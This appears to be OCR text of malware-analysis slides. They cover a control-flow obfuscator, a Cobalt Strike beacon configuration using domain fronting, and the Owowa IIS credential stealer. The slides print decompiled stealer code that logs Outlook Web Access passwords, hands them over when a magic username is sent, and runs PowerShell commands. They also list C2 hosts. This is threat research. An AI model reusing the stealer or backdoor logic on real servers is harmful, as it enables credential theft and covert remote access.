
CFFlooderObfuscator: CF-graph



CFFlooderObfuscator: API resolve

```
            pKernel32Library = g_pfnLoadLibrary("kernel32.dll");
            pfnVirtualAlloc = g_pfnGetProcAddress(pKernel32Library, "VirtualAlloc");
            pfnVirtualFree = g_pfnGetProcAddress(pKernel32Library, "VirtualFree");
            v215 = *&pConst;
            v214 = 0x3B9E11D0;
            v213 = 0;
            i = 0xF90F1181;
          }
          if ( i != 0xC3FF8ED )
            break;
          v209 = 0xE1B1D2D9;
          if ( g_globalConst_EntryP < 0xA || (((g_globalConst_EntryP_1 - 1) * g_globa
            v209 = 0xF249200B;
          i = v209;
        }
        if ( i != 0x3BE79CBF )
          break;
        v3 = 0x426E1544;
        if ( fdwReason == 1 )
          v3 = 0xBB5AC87;
        i = v3;
      }
      if ( i != 0x426E1544 )
        break;
      i = 0x646404B9;
    }
    if ( i != 0x47CED5A8 )
      break;
    i = 0xE1FCF152;
  }
  if ( i != 0x5A595783 )
    break;
  fnObfFuncCall();
}
```

CFFlooderObfuscator: Decrypt function



CFFlooderObfuscator: Embedded data


```
pConst          dq 41CDCD08E8000000h
                align 10h
g_pEncryptedData db  6Bh ; k
                 db  6Bh ; k
                 db  6Bh ; k
                 db  6Bh ; k
                 db  6Ah ; j
                 db  68h ; h
                 db  6Bh ; k
                 db  6Ah ; j
                 db  6Ah ; j
                 db  69h ; i
                 db  68h ; h
                 db  6Bh ; k
                 db  69h ; i
                 db  68h ; h
                 db  6Ah ; j
                 db  6Ah ; j
                 db  6Ah ; j
                 db  69h ; i
                 db  6Bh ; k
                 db  68h ; h
                 db  6Bh ; k
                 db  68h ; h
                 db  6Ah ; j
                 db  6Bh ; k
```

CFFlooderObfuscator: switch-as-binary-search implementation


```
0E8 8B 44 24 38                 mov     eax, [rsp+0E8h+var_B0]
0E8 2D ED F8 3F 0C              sub     eax, 0C3FF8EDh
0E8 0F 84 28 6C 00 00           jz      loc_1800080D7
0E8 E9 00 00 00 00              jmp     $+5
                        ; ---------------------------------------------------------------------------

                        loc_1800014B4:                          ; CODE XREF: DllEntryPoint+9F↑j
0E8 8B 44 24 38                 mov     eax, [rsp+0E8h+var_B0]
0E8 2D BF 9C E7 3B              sub     eax, 3BE79CBFh
0E8 0F 84 5A 00 00 00           jz      loc_18000151D
0E8 E9 00 00 00 00              jmp     $+5
                        ; ---------------------------------------------------------------------------

                        loc_1800014C8:                          ; CODE XREF: DllEntryPoint+B3↑j
0E8 8B 44 24 38                 mov     eax, [rsp+0E8h+var_B0]
0E8 2D 44 15 6E 42              sub     eax, 426E1544h
0E8 0F 84 CD 6C 00 00           jz      loc_1800081A4
0E8 E9 00 00 00 00              jmp     $+5
```

```
def dbg_trace(self, tid, ea):
    if (get_byte(ea) == 0x8b and get_dword(ea + 17) == 0xE9)
    or (get_byte(ea) == 0x2d and get_dword(ea + 11) == 0xe9)
    or (get_byte(ea) == 0x0f and get_dword(ea + 6) == 0xE9)
    or (get_dword(ea) == 0xe9):
        return 1
    else:
        print("rip=0x%x, disasm = %s" % (ea, idc.generate_disasm_line(ea, 0)))
        return 0
```

CFFlooderObfuscator: Trace analysis



CFFlooderObfuscator: Scheme of work



CFFlooderObfuscator: Static analysis

w	13303	16	_currStrValue = *pData;
r	14927	24	v2159 = _currStrValue >= 0x6Au;
w	17400	10	_currStrValue = *pData;


Local cross references to _finalValue

Xref	Line	Colum	Pseudocode line
rw	13295	18	_finalValue |= v2152;
w	16577	12	_finalValue = 0;
rw	19864	6	_finalValue ^= pXorVariable;
r	21500	22	*pAllocMemory = _finalValue;
rw	28066	8	_finalValue |= v2152;

Local cross references to pXorVariable

Xref	Line	Colum	Pseudocode line
w	9994	2	pXorVariable = 0x92;
r	19864	21	_finalValue ^= pXorVariable;
rw	20682	8	++pXorVariable;

Network infrastructure



Bonus - TokyoHotel: https://lab52.io/blog/tokyox-dll-side-loading-an-unknown-artifact/
https://lab52.io/blog/tokyox-dll-side-loading-an-unknown-artifact-part-2/

Domain fronting

- **pulkovo**.azureedge.net
- pulkovoairport.azureedge.net
- **interrao**.azureedge.net
- dev-interrao.azureedge.net

```
BeaconType                      - HTTPS
Port                            - 443
SleepTime                       - 60000
MaxGetSize                      - 1403644
Jitter                          - 37
MaxDNS                          - Not Found
PublicKey_MD5                   - defb5d95ce99e1ebbf421a1a38d9cb64
C2Server                        - workhub.microsoft.com,/jquery-3.3.1.min.js,dev-
interrao.azureedge.net,/jquery-3.3.1.min.js
UserAgent                       - Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
HttpPostUri                     - /jquery-3.3.2.min.js
```

https://bigb0ss.medium.com/redteam-c2-redirector-domain-fronting-setup-azure-adbedbd28305

Owowa stealer

- appcmd.exe install module;
- applicationhost.config.

```
private void PreSend_RequestContent(object sender, EventArgs e)
{
    HttpContext context = ((HttpApplication)sender).Context;
    HttpRequest request = ((HttpApplication)sender).Request;
    HttpResponse response = ((HttpApplication)sender).Response;
    if (request.HttpMethod.ToUpper() == "POST")
    {
        string text = string.Join(",", request.Params.AllKeys);
        if (text.Contains("username") || text.Contains("password"))
        {
            if (!request.Params.Get("username").Contains("HealthMailbox"))
```

```
public static string dbPath = "C:\\\\Windows\\\\Temp\\\\545aff49-4d68-4baf-be59-bc3a5cffb71f.tmp";

public static string key = "<RSAKeyValue>
<Modulus>rqnWIRALXPM4IFTQ51Ar6lu+ddpjj/jq8ieMVcw+Iit5oKdIb6LXkcaY/nrjl6ew2uoP32X2HuSXoUQb6cnDq596RmbYYH
jz7miejPT4P3KJYlQwKsIvJIjVsyOsyejFyeRYwZ8pBFb0e39vGI2wmBy5jqKf8CZxPm1xNWTD/AFkWli3XKbYdd1IZZpNCS9WCtoBu
8DmK83uEtCTKUqFQcvlm817qHVa0nAW4xeF3lb6Q3POda82peHq2hSY8OQMzfTuDuWxmvH0E6MDR/t3RmRj1Ea08oxXBNW7/Q1H0/5V
qqRlpYnWhxxTVPUPNceUkNqMRsmOL8UZLQXdnsn1uQ==</Modulus><Exponent>AQAB</Exponent></RSAKeyValue>";
```

```
BinaryWriter binaryWriter = new BinaryWriter(File.Open(ExtenderControlDesigner.dbPath,
FileMode.Append));
byte[] array = ExtenderControlDesigner.EncryptBinary(string.Concat(new string[]
{
    request.Params.Get("username"),
    "|",
    request.Params.Get("password"),
    "|",
    request.UserHostAddress,
    "|",
    request.Headers.Get("X-Forwarded-For"),
    "|",
    DateTime.UtcNow.ToString()
}));
binaryWriter.Write(new byte[]
{
    66,
    90,
    104,
    0
});
binaryWriter.Write(array.Length);
binaryWriter.Write(array);
binaryWriter.Close();
```

https://securelist.com/owowa-credential-stealer-and-remote-access/105219/
https://docs.microsoft.com/en-us/dotnet/api/system.web.httpapplication.presendrequestcontent?view=netframework-4.0

Owowa stealer

```
2022-05-05 09:08:28 [REDACTED] POST /owa/auth.owa [REDACTED] 443 uW4sSY1CAkN6kI6r6ByXUWnK 31.192.105.55
Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+
(KHTML,+like+Gecko)+Chrome/92.0.4482.0+Safari/537.36+Edg/92.0.874.0 [REDACTED] 200 0 0 2063

curl ipinfo.io/31.192.105.55
{
  "ip": "31.192.105.55",
  "city": "Moscow",
  "region": "Moscow",
  "country": "RU",
  "loc": "55.7522,37.6156",
  "org": "AS50867 HOSTKEY B.V.",
  "postal": "101000",
  "timezone": "Europe/Moscow"
}
```

```
if (request.Params.Get("username") == 'uW4sSY1CAkN6kI6r6ByXUWnK')
{
    context.Response.Clear();
    context.Response.ClearHeaders();
    context.Response.ClearContent();
    context.Response.ContentType = "text/plain";
    string arg_431_0 = string.Empty;
    try
    {
        context.Response.Write(Convert.ToBase64String(File.ReadAllBytes(ExtenderControlDesigner.dbPath)));
    }
    catch (Exception ex2)
    {
        context.Response.Write(ExtenderControlDesigner.Encrypt("Error: " + ex2.Message.ToString()));
    }
    context.Response.End();
    context.Response.Close();
}
```

Owowa stealer: Difference

2021

```
if (arg_179_0.ToDictionary(arg_179_1, arg_179_2).ContainsKey("cadata"))
{
    StreamWriter streamWriter = new StreamWriter(ExtenderControlDesigner.path, true);
    string value = string.Concat(new string[]
    {
        request.Params.Get("username"),
        "|",
        request.Params.Get("password"),
        "|",
        request.UserHostAddress,
        "|",
        DateTime.UtcNow.ToString()
    });
    streamWriter.WriteLine(value);
    streamWriter.Close();
}
```

2022

```
if (arg_179_0.ToDictionary(arg_179_1, arg_179_2).ContainsKey("cadata"))
{
    BinaryWriter binaryWriter = new BinaryWriter(File.Open(ExtenderControlDesigner.dbPath, FileMode.Append));
    byte[] array = ExtenderControlDesigner.EncryptBinary(string.Concat(new string[]
    {
        request.Params.Get("username"),
        "|",
        request.Params.Get("password"),
        "|",
        request.UserHostAddress,
        "|",
        request.Headers.Get("X-Forwarded-For"),
        "|",
        DateTime.UtcNow.ToString()
    }));
    binaryWriter.Write(new byte[]
    {
        66,
        90,
        104,
        0
    });
    binaryWriter.Write(array.Length);
    binaryWriter.Write(array);
    binaryWriter.Close();
}
```

Owowa stealer: CP866

2021

```
private static string RunCommand(string command)
{
    Process expr_07 = new Process();
    expr_07.StartInfo.FileName = "powershell.exe";
    expr_07.StartInfo.Arguments = command;
    expr_07.StartInfo.UseShellExecute = false;
    expr_07.StartInfo.RedirectStandardOutput = true;
    expr_07.Start();
    return expr_07.StandardOutput.ReadToEnd();
}
```

2022

```
private static string[] RunCommand(string command)
{
    Process process = new Process();
    process.StartInfo.FileName = "powershell.exe";
    process.StartInfo.Arguments = command;
    process.StartInfo.UseShellExecute = false;
    process.StartInfo.RedirectStandardOutput = true;
    process.StartInfo.RedirectStandardError = true;
    process.StartInfo.StandardOutputEncoding = Encoding.GetEncoding(866);
    process.StartInfo.StandardErrorEncoding = Encoding.GetEncoding(866);
    process.Start();
    return new string[]
    {
        process.StandardOutput.ReadToEnd(),
        process.StandardError.ReadToEnd()
    };
}
```

IIS Malware

